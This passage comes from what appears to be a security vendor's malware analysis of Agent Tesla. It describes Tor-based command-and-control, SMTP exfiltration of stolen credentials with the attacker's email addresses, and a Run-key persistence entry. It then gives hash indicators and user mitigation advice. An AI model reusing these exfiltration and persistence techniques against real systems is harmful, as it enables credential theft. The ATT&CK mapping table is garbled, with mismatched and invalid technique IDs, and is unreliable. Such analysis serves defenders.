                global::A.b.n.a a = (global::A.b.n.a)obj2;
                n.A(a, this.a + E531F780-6F11-40DE-8643-19357D9410BE.Ci() + a.A);
            }
        }
    }
}

```

A diagram illustrating the file download process. An arrow points upwards from the URL 'https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip' to the variable 'address'. Another arrow points downwards from the variable 'this.a' to the file path 'this.a + E531F780-6F11-40DE-8643-19357D9410BE.gl()'.

Fig. 21 Using TorClient for C2C Communication

Stolen data is then exfiltrated over SMTP (fig. 22).

mailMessage	System.Net.Mail.MailMessage
AlternateViews	System.Net.Mail.AlternateViewCollection
Attachments	System.Net.Mail.AttachmentCollection
Bcc	()
Body	Time: 09-14-2021 20:57:31 User Name: Windows10 Computer Name: [REDACTED] OSFullName: Microsoft Windows 10 Pro CPU: Intel(R) Xeon(R) Gold 6148 CPU @ 2.40GHz RAM: 16383.49 MB  URL: https://... 
BodyEncoding	System.Text.Encoding
BodyTransferEncoding	Unknown
CC	()
DeliveryNotificationOptions	None
From	[droid@luisstorres.com]
Headers	System.Net.Mime.HeaderCollection
HeadersEncoding	null
IsBodyHtml	true
Priority	Normal
ReplyTo	null
ReplyToList	()
Sender	null
Subject	'PW_'
SubjectEncoding	null
To	[jaimefarans@gmail.com]

Fig. 22 Data Exfiltration Over SMTP

The email subject line contains the combination of OS and Computer name, and the body contains system information along with the stolen credential information.

For persistence, the sample drops its copy at c:\ %insfolder%\%insname% and creates a run entry (fig. 23).

Name	Type	Data
ab](Default)	REG_SZ	(value not set)
ab)%insregname%	REG_SZ	\%insfolder%\%insname%

Computer\HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run

Fig. 23 run Reg Entry

# Indicators of Compromise (IOCs):

SHA256

Initial File: 7f7323ef90321761d5d058a3da7f2fb622823993a221a8653a170fe8735f6a45


1st Payload: c0ee1071e444f415f8b62856a0896f3b22e563f1bb4f03d14142583efe49a565

2nd Payload: ad9a0f051fba2363abeab5b9a9d169572db48256307e826751c6a3140c60eef1

3rd Payload: 148043d39c826025b65a0405e34acb08bb7e44a0566c13b4030412b734076438

## Agent Tesla TTP Map:

Initial Access	Execution Persistence	privilege Escalation	Defense Evasion	Credential Access	Discovery	Collection and Analysis	Command and Control	Exfiltration
Phishing Spear Task/ phishing Job Attachment (T1053) (T1566.001)	Scheduled Task/ Job (T1055) (T1053)	Bot or Logon (T1053)	Boot or Logon (T1054)	Deobfuscate or Decode from Files (T1547) (T1547)	Discover Credential: Local Password Stores: Account Information (T11087.001) (T11087.001)	Archive Collected Data (T1560) (T1087.001) from Web Browsers (T1555.003)	Application Layer (T1560) (T1087.001) (T1071.003)	Exfiltration Protocol: Alternating Protocols (T1048) (T1071.003)
					Clipboard Capture: Information (T1115) (T1115)	Application Layer (T1115) (T1115)		
					System Keylogging (T1056.001) (T1056.001)	Protocol: Web Protocols (T1071.001)		
					Network Configuration (T1082) (T1082)			
					Discovery of Information (T1056.001) (T1056.001)			
					Keylogging from Files (T1016) (T1016)			
					(T1552.001)			



## Mitigation or Additional Important Safety Measures

**Keep software updated**

- Always keep your security software (antivirus, firewall, etc.) up to date to protect your computer from new variants of malware.
  - Regularly patch and update applications, software, and operating systems to address any exploitable software vulnerabilities.
  - Do not download cracked/pirated software as they risk backdoor entry for malware into your computer.
  - Avoid downloading software from untrusted P2P or torrent sites. In most cases, they are malicious software.

# Beware of emails

- Don't open attachments and links from unsolicited emails. Delete suspicious looking emails you receive from unknown sources, especially if they contain links or

attachments. Cybercriminals use ‘Social Engineering’ techniques to lure users into opening attachments or clicking on links that lead to infected websites.

## Disable macros for Microsoft Office

- Don’t enable macros in document attachments received via emails. A lot of malware infections rely on your action to turn ON macros.
- Consider installing Microsoft Office Viewers. These viewer applications let you see what documents look like without even opening them in Word or Excel. More importantly, the viewer software doesn’t support macros at all, so this reduces the risk of enabling macros unintentionally.

## Having minimum required privileges

- Don’t assign Administrator privileges to users. Most importantly, don’t stay logged in as an administrator unless it is strictly necessary. Also, avoid browsing, opening documents or other regular work activities while logged in as an administrator.



Written by

**Ghanshyam More, Principal Research Engineer, Qualys**

Write to Ghanshyam at [gmore@qualys.com](mailto:gmore@qualys.com)

Like      Share

Related content

[MaaS, malware, Malware-as-a-service, RAT\\_Remote-Acces-Trojan. Agent Tesla](#)

SHARE YOUR COMMENTS